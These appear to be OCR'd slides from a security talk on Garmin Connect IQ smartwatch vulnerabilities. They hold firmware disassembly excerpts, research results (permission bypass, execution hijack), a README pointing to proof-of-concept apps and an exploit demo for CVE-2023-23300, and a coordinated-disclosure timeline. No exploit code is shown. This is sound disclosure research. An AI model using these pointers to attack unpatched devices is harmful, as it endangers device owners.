
```
From 00000000 to 00001000

Data:

00fa07201101000021210000210
2100002121000021210000212 1
```

Exploiting CVE-2023-23300




Listing: Forerunner55_6.04_firmware_image.bin

```
                         //
                         // ram
                         // ram:00000000-ram:00201fff
                         //

               assume spsr = 0x0  (Default)
                         MasterStackPointer+1                      XREF[0,2]:   FUN_0016a9dc:001
                         MasterStackPointer+2                                   FUN_0016a9dc:001
                         MasterStackPointer
        00000000 00 fa 07 20     ddw         2007FA00h

                         Reset+1                                   XREF[14,10]...Entry Point(*),
                         Reset+2                                                caseD_9:0000f9ce
                         Reset                                                  00024686(R),
                                                                                FUN_00029cf4:000
                                                                                FUN_00029d8c:000
                                                                                FUN_00041cd8:000
                                                                                FUN_00069b8c:000
                                                                                FUN_00079358:000
                                                                                FUN_0016a9dc:001
                                                                                00173d60(R),  001
                                                                                00173d9c(R),
                                                                                FUN_001b942c:001
                                                                                0002468a(R),
                                                                                FUN_00029cf4:000
                                                                                00068162(R),  000
                                                                                FUN_00083da8:000
                                                                                00089946(R)
        00000004 11 01 00 00     addr        FUN_00000110+1
```


String Search [CodeBrowser(3): garmin_forerunner:/Forerunner55_6.04_firmware_image.bin]

Edit Help

String Search - 56 items (of 4368) - [Forerunner55_6.04_firmware_image.bin, Minimum size = 5, Align = 1]

Def...	Location	Label	Code Unit	String View	String Type
A	00055720		ds "N3CFX4Page11TvmProgressE"	"N3CFX4Page11TvmProgressE"	string
⚠	000754c3		ldr r1,[DAT_00075538]	"IJFhF"	string
A	000755e4	s_vector<bool>::_M_fill_insert...	ds "vector<bool>::_M_fill_insert"	"vector<bool>::_M_fill_insert"	string
🔍	0008559b		?? 28h (	"(#h F"	string
A	00096bd4		ds "..\\..\\..\\FBT\\FBT_lha_intf.c: 55"	"..\\..\\..\\FBT\\FBT_lha_intf.c: 55"	string
A	00098400		ds "THA_WORKOUT_PHRASE_POOR_SLEEP_RUNNING_HISTORY_RECOVERY"	"THA_WORKOUT_PHRASE_POOR_SLEEP_RUNNING_HISTORY_RECOVERY"	string
A	00099304	s_Failed_to_get_sleep_window...	ds "Failed to get sleep window in near_sleep_window_end()."	"Failed to get sleep window in near_sleep_window_end()."	string
🔍	000a0556		?? 78h x	u"x `@p"	unicode
🔍	000b1557		?? 60h `	u"``pp`"	unicode
A	000e8ca8		ds "Forerunner 55"	"Forerunner 55"	string
A	000ed52f		ds " ..\\..\\..\\FOC\\FTM\\ftm_auto_pause.c: 55"	" ..\\..\\..\\FOC\\FTM\\ftm_auto_pause.c: 55"	string
⚠	000fa55f		mov.eq r3,#0x0	"##`-K"	string
⚠	0011155a		orr r3,r3,#0xf000	"pCSbpG0\n"	string
A	00112c78	s_T:\src\megainclude\foal\relea...	ds "T:\\src\\megainclude\\foal\\release\\sys\\0/hwm_iic_c...	"T:\\src\\megainclude\\foal\\release\\sys\\0/hwm_iic_common.h"	string
A	001175f3		ds " FR55 Flash"	" FR55 Flash"	string
🔍	0011aec4		?? 30h 0	"006-B2955-06"	string
A	0011e070	s_Forerunner_55_0011e070	ds "Forerunner 55"	"Forerunner 55"	string
A	0012c558		ds "N3PMA6Widget18WatchFaceCompositeE"	"N3PMA6Widget18WatchFaceCompositeE"	string
A	001305f0		ds "*ZN3PMA6Widget16WatchFaceDigitalC4ERKNS1_4DataEEU1PvE_"	"*ZN3PMA6Widget16WatchFaceDigitalC4ERKNS1_4DataEEUlPvE_"	string
A	00130628		ds "*ZN3PMA6Widget16WatchFaceDigitalC4ERKNS1_4DataEEU1vE0_"	"*ZN3PMA6Widget16WatchFaceDigitalC4ERKNS1_4DataEEUlvE0_"	string
🔍	00130810		?? 46h F	"FR 55"	string
🔍	00135547		?? 20h	" \tH\nI\nJ"	string
⚠	0013559b		str r2,[r0,#0x0]=>DAT_2002427c	"`\rJ3`+`"	string
🔍	0013be5c	DAT_0013be5c	?? 35h 5	"511b8a5cae2dfc147961c7742a95541431df76d2"	string

Filter: 55

☐ Auto Label
Offset: 0 Dec
Preview: "Forerunner 55"

☐ Include Alignment Nulls

☐ Truncate If Needed

https://github.com/anvilsecure/garmin-ciq-app-research/tree/main/demo


Conclusion

Results

- Analysis performed on Garmin Forerunner 245 Music
- Focused on its Virtual Machine executing applications
- 14 vulnerabilities reported to Garmin
  - Bypass permissions
  - Hijack execution flow
- Over 100 affected models
  - https://developer.garmin.com/connect-iq/compatible-devices/
  - Including fitness watches, outdoor handhelds, and GPS for bikes
  - Multiple vulnerabilities since CIQ API version 1.0.0 published in 2015

Published Resources

- https://github.com/anvilsecure/garmin-ciq-app-research



README.md

Garmin Forerunner 245 Music

This repository contains information related to Anvil's research project on Garmin Forerunner 245 Music firmware:

- `advisories/` : Advisories for the multiple vulnerabilities.
- `ciqpy/` : Python script to manipulate CIQ apps/PRG files.
- `demo/` : Demo exploiting CVE-2023-23300
- `poc/` : Proof-of-concept CIQ apps/PRG files for the multiple vulnerabilities.
- `ciq.ksy` : The Kaitai Structure for parsing CIQ apps/PRG files.

Coordinated Disclosure


- **2022-07-25**: Anvil submitted the technical report to Garmin via their web form along with our 90-day disclosure policy.
- **2022-09-11**: Garmin acknowledges the vulnerabilities and requests an extension until December 3rd, 2022. We agree.
- **2022-10-14**: Anvil submitted a second technical report regarding the permission bypass.
- **2022-11-09**: Garmin states that they are on track for December 3rd, 2022 for the initial findings. Garmin acknowledges the permission bypass and requests an extension until February 28th, 2023. We agree.
- **2022-12-01**: Garmin states that they identified additional affected products and requests a new extension until March 14th, 2023 for all vulnerabilities.
- **2022-12-06**: Anvil agrees on the new deadline and requests the list of affected products.
- **2022-12-13**: Garmin provides the list of affected devices, identified by Connect IQ API version
- **2023-01-09**: Anvil requests CVE IDs.
- **2023-01-26**: MITRE assigns CVE IDs (CVE-2023-23301, CVE-2023-23298, CVE-2023-23304, CVE-2023-23305, CVE-2023-23302, CVE-2023-23303, CVE-2023-23306, CVE-2023-23300, CVE-2023-23299).
- **2023-01-27**: Anvil shares CVE IDs with Garmin and asks if they are planning on publishing a security advisory.
- **2023-02-01**: Garmin states that they are not planning to publish an advisory listing the CVEs.
- **2023-03-14**: Anvil asks Garmin if they have released the new versions for the affected devices.
- **2023-03-16**: Garmin states that the majority of the updates have been released. They specify that three devices have been delayed and that they are targeting March 22nd, 2023.

Future Research Areas

Scratched the Surface

- Ant and Ant+
- BLE
- WiFi
- GPS
- USB
- Notifications
- Signature

Focused on Static Analysis



- Fuzzing
  - Hardware setup?
  - QEMU patch?
- Debugging

Questions?